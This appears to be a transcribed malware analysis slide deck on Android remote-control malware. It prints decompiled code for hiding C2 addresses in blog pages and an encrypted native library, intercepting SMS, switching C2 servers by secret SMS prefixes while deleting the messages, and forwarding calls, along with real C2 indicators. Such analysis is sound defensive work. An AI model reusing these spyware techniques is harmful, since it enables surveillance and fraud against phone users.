
```
String g() {
    String v0 = null;
    __monitor_enter(this);
    if(0 == 0 && 0 == 0) {
        try {
            v0 = this.a("http://180.70.134.40/_blog/ProfileView.do?blogid=%s&totalcnt=0", this.h());
        }
        catch(Throwable v0_1) {
            __monitor_exit(this);
            throw v0_1;
        }
    }

    __monitor_exit(this);
    return v0;
}

String h() {
    String v0_2;
    __monitor_enter(this);
    try {
        if(this.d()) {
            v0_2 = "0sdaR";
            goto label_4;
        }

        v0_2 = "0sdaW";
    }
```



```
String j() {
    String v0 = null;
    __monitor_enter(this);
    if(0 == 0 && 0 == 0) {
        try {
            v0 = this.("http://180.70.134.40/_blog/ProfileView.do?blogid=%s&totalcnt=0", this.i());
        }
        catch(Throwable v0_1) {
            __monitor_exit(this);
            throw v0_1;
        }
    }
```

```
String i() {
    String v0_2;
    __monitor_enter(this);
    try {
        if(this.d()) {
            v0_2 = "0sdaY";
            goto label_4;
        }

        v0_2 = "0sdaa";
    }
```

2. Get Encoded string



asdqweqwsad - Windows Internet Explorer

http://180.70.134.40/_blog/ProfileView.do?blogid=0sdaa&totalcnt=0

'윤철영' 님의 프로필

· 제목을 입력해주세요

5190573042627444619138769741148712325546974452801365604

3. Decoded string


5190573042627444619138769741148712325
546974452801365604 → C2 IP

numbers to url (Native SO File, AES)

Remote-control Behaviors Tracking


SMS

Manifest



```
<receiver android:enabled="true" android:name="com.android.systemsetting.SMSReceiver">
    <intent-filter android:priority="1000">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
```

Receiver for Intercept SMS




```
public class SMSReceiver extends BroadcastReceiver {
    static final String ACTION = "android.provider.Telephony.SMS_RECEIVED";
    private final String TAG;

    public SMSReceiver() {
        super();
        this.TAG = "sms Receiver";
    }

    public void onReceive(Context arg23, Intent arg24) {
        if("android.provider.Telephony.SMS_RECEIVED".equals(arg24.getAction())) {
            Bundle v3 = arg24.getExtras();
            if(v3 != null) {
                SmsInfoDao v14 = new SmsInfoDao(arg23);
                Object v11 = v3.get("pdus");
                SmsMessage[] v8 = new SmsMessage[v11.length];
                int v4;
                for(v4 = 0; v4 < v11.length; ++v4) {
                    v8[v4] = SmsMessage.createFromPdu(v11[v4]);
                }

                SmsMessage[] v2 = v8;
                int v6 = v2.length;
                int v5;
                for(v5 = 0; v5 < v6; ++v5) {
                    SmsMessage v7 = v2[v5];
                    new Date().toString();
                    String v16 = v7.getDisplayOriginatingAddress();
                    String v17 = v7.getDisplayMessageBody();
```


Remote-control Behaviors Tracking

SMS

- MSG PREFIX : !!*^^-^^*!!



```
static {
    Constant.IPS = new String[]{"http://[redacted].101.80/M", "http:///M"};
    Constant.NEW_SERVER_MSG_PREFIX = "#^^-^^#";
    Constant.LOCK_SCREEN_ON = "**&%%";
    Constant.LOCK_SCREEN_OFF = "##&%%";
}
```



```
do {
    SmsInfo v17 = new SmsInfo();
    v17._id = v8.getInt(v10);
    v17.thread_id = v8.getString(v19);
    v17.service_center = v8.getString(v16);
    v17.name = v8.getString(v12);
    v17.phoneNumber = v8.getString(v14);
    v17.smsbody = v8.getString(v18);
    v17.date = v8.getLong(v9);
    v17.type = v8.getInt(v20);
    if(!CommUtil.isEmpty(v17.smsbody)) {
        Log.i("SMS Core Service", v17.smsbody);
        if(v17.smsbody.trim().startsWith(Constant.NEW_SERVER_MSG_PREFIX)) {
            String v13 = v17.smsbody.substring(Constant.NEW_SERVER_MSG_PREFIX.length());
            Log.i("SMS Core Service", v13);
            if(v13.startsWith("http")) {
                Log.d("SMS Core Service", "new server address:" + v13);
                SharedPreferences v15 = PreferenceManager.getDefaultSharedPreferences(CoreService.this);
                App.URL_BASE = v13;
                v15.edit().putString("serverIp", v13).commit();
                CoreService.this.getContentResolver().delete(Uri.parse("content://sms/" + v17._id), null, null)
                CoreService.this.getSystemService("notification").cancelAll();
            }
        }
```

change C2 to new hacker’s server IP

[separate prefix keyword]

sorry!-

!!*^^-^^*!!

thorn!-


GbA, GbB, GbC, GbD

Remote-control Behaviors Tracking

SMS


- MSG PREFIX : GbA, GbB, GbC, GbD, GbE

Chrome




```
byte[] v1_4 = v0[v4_1];
try {
    SmsMessage v1_6 = SmsMessage.createFromPdu(v1_4);
    v6 = v1_6.getDisplayMessageBody();
    v7 = v1_6.getDisplayOriginatingAddress();
    if(v6 != null && v6.length() > 6) {
        v1 = v6.substring(3);
        if(v6.startsWith("GbA")) {
            ae.a(this.a.f, v1);
            this.a.t.clear();
        }
        else if(v6.startsWith("GbB")) {
            ae.b(this.a.f, v1);
            this.a.t.clear();
        }
        else if(v6.startsWith("GbC")) {
            ae.c(this.a.f, v1);
            this.a.t.clear();
        }
        else if(v6.startsWith("GbD")) {
            this.a.f.edit().putString("fm", v1).apply();
        }
        else if(v6.startsWith("GbE")) {
            this.a.f.edit().putString("fs", v1).apply();
        }
    }
```

Remote-contorl Keywords



```
public final class API {
    static {
        System.loadLibrary("game");
    }

    public static native byte[] decode(byte[] arg0, byte[] arg1) {
    }

    public static native byte[] encode(byte[] arg0, byte[] arg1) {
    }

    public static native String tea(String arg0) {
    }

    public static native String tq(String arg0) {
    }
}
```


libgame.so



```
int __fastcall Java_com_API_tq(_JNIEnv *a1, int a2, int a3)
{
  int v3; // r7@1
  _JNIEnv *v4; // r4@1
  const char *v5; // r6@1
  _JNIEnv *v6; // r0@2
  const char *v7; // r1@2
  int v8; // r5@14

  v3 = a3;
  v4 = a1;
  v5 = (const char *)(*(int (**)(void))(*(_DWORD *)a1 + 676))();
  if ( !strcmp(v5, "ia") )
  {
    v6 = v4;
    v7 = "9ETh9+JkWlhprp8BjY6XQ";               // dfshgdsfahads
  }
  else if ( !strcmp(v5, "ib") )
  {
    v6 = v4;
    v7 = "FpY09+EvZfizXw51ySNgw";               // taitaiquan001
  }
  else if ( !strcmp(v5, "ic") )
  {
    v6 = v4;
    v7 = "FpY09+EvZdfdbDs8F15iA";               // taitaiquan002
  }
  else if ( !strcmp(v5, "id") )
  {
    v6 = v4;
    v7 = "FpY09+EvZfMR2xsYvT5YA";               // taitaiquan003
  }
  else if ( !strcmp(v5, "ie") )
  {
    v6 = v4;
    v7 = "Dox5NwoQ1FCMfwCa2eNT1wbmAt00TldYnQjnFeZ1LBDYLiFNyvZIQ";// http://www.baidu.com/p/%s/detail
  }
  else if ( !strcmp(v5, "if") )
  {
    v6 = 
    v7 = "moqjsknq"
  }
```

Encrypted
(Base64+DES)
Blog(Baidu) URL

Key(DES)



```
public static byte[] a(byte[] arg4, String arg5) {
    SecureRandom v0 = new SecureRandom();
    SecretKey v1 = SecretKeyFactory.getInstance("DES").generateSecret(new DESKeySpec(arg5.getBytes()));
    Cipher v2 = Cipher.getInstance("DES");
    v2.init(2, ((Key)v1), v0);
    return v2.doFinal(arg4);
}
```


Decrypt using DES

Remote-control Behaviors Tracking

Server


- Change Outgoing Call

신한캐피탈




```
<service android:exported="false" android:name=".control.CheckRunning" />
<service android:exported="false" android:name=".control.MonitorService" />
<receiver android:name=".receiver.CheckCallReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.PHONE_STATE" />
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.USER_PRESENT" />
    </intent-filter>
</receiver>
```

a part of Manifest




```
CheckGlobal.KMSDecode("VjFaV2IxVXdNVWhVYTFacFRURndUbHBYZEZkTk1WSlpZWHBDYkdGNlJrVlVhMUpEVkcxR1ZWVnFWbFZoTVVwNVdrY3hUbVZWTVZsalJteE9ZVEZ3ZVZkWGVHdGpNbEpXWlVST1VWWkVRVGs9") + "call.log.php",
```



```
public static String KMSDecode(String arg3) {
    String v1 = arg3;
    int v0;
    for(v0 = 0; v0 < 5; ++v0) {
        v1 = CheckEncryptor.decode(v1);
    }

    return v1;
}
```


De-Obfuscated String

-> ***.***.42.249 (C2)



```
public void onCreate() {
    super.onCreate();
    this.m_screenOffReceiver = null;
    this.m_screenOnReceiver = null;
    this.m_volumeReceiver = null;
    this.m_homeReceiver = null;
    this.getSystemService("phone").listen(new PhoneStateListener() {
        public void onCallForwardingIndicatorChanged(boolean arg3) {
            new Thread(new Runnable() {
                public void run() {
                    long v0 = 1000;
                    try {
                        Thread.sleep(v0);
                    }
                    catch(Exception v0_1) {
                    }
                }
            }).start();
        }
    }, 8);
```

Forwarding victim’s outgoing call to hacker’s number




```
shell@android:/data/data/com.android.smartmonitor/sha
d.xml
 d.xml
<?xml version='1.0' encoding='utf-8' standalone='yes'
<map>
<string name="srcphone30'>02558[redacted]tring>
<int name="callLogUpload' value="1" />
<int name="contactsUpload" value="1" />
<string name="srcphone12'>03222[redacted]string>
<string name="srcphone11'>032-2        </string>
<string name="srcphone36'>02-16        </string>
<string name="srcphone10'>02156        string>
<string name="srcphone35'>041-4        </string>
<string name="srcphone34'>043-9        </string>
<string name="srcphone16'>06246        string>
<string name="srcphone33'>041-5        </string>
<string name="srcphone15'>062-4        </string>
<string name="srcphone32'>031-6        </string>
<string name="srcphone14'>03180        /string>
<string name="srcphone31'>03165        string>
<string name="srcphone13'>031-8        0</string>
<string name="srcphone19'>02-60        </string>
<string name="srcphone17'>02-60        </string>
<string name="srcphone18'>02601        string>
```

Monitoring numbers received from C2 server
(/data/data/com.android.smartmonitor/shared_prefs)

Remote-control Behaviors Tracking

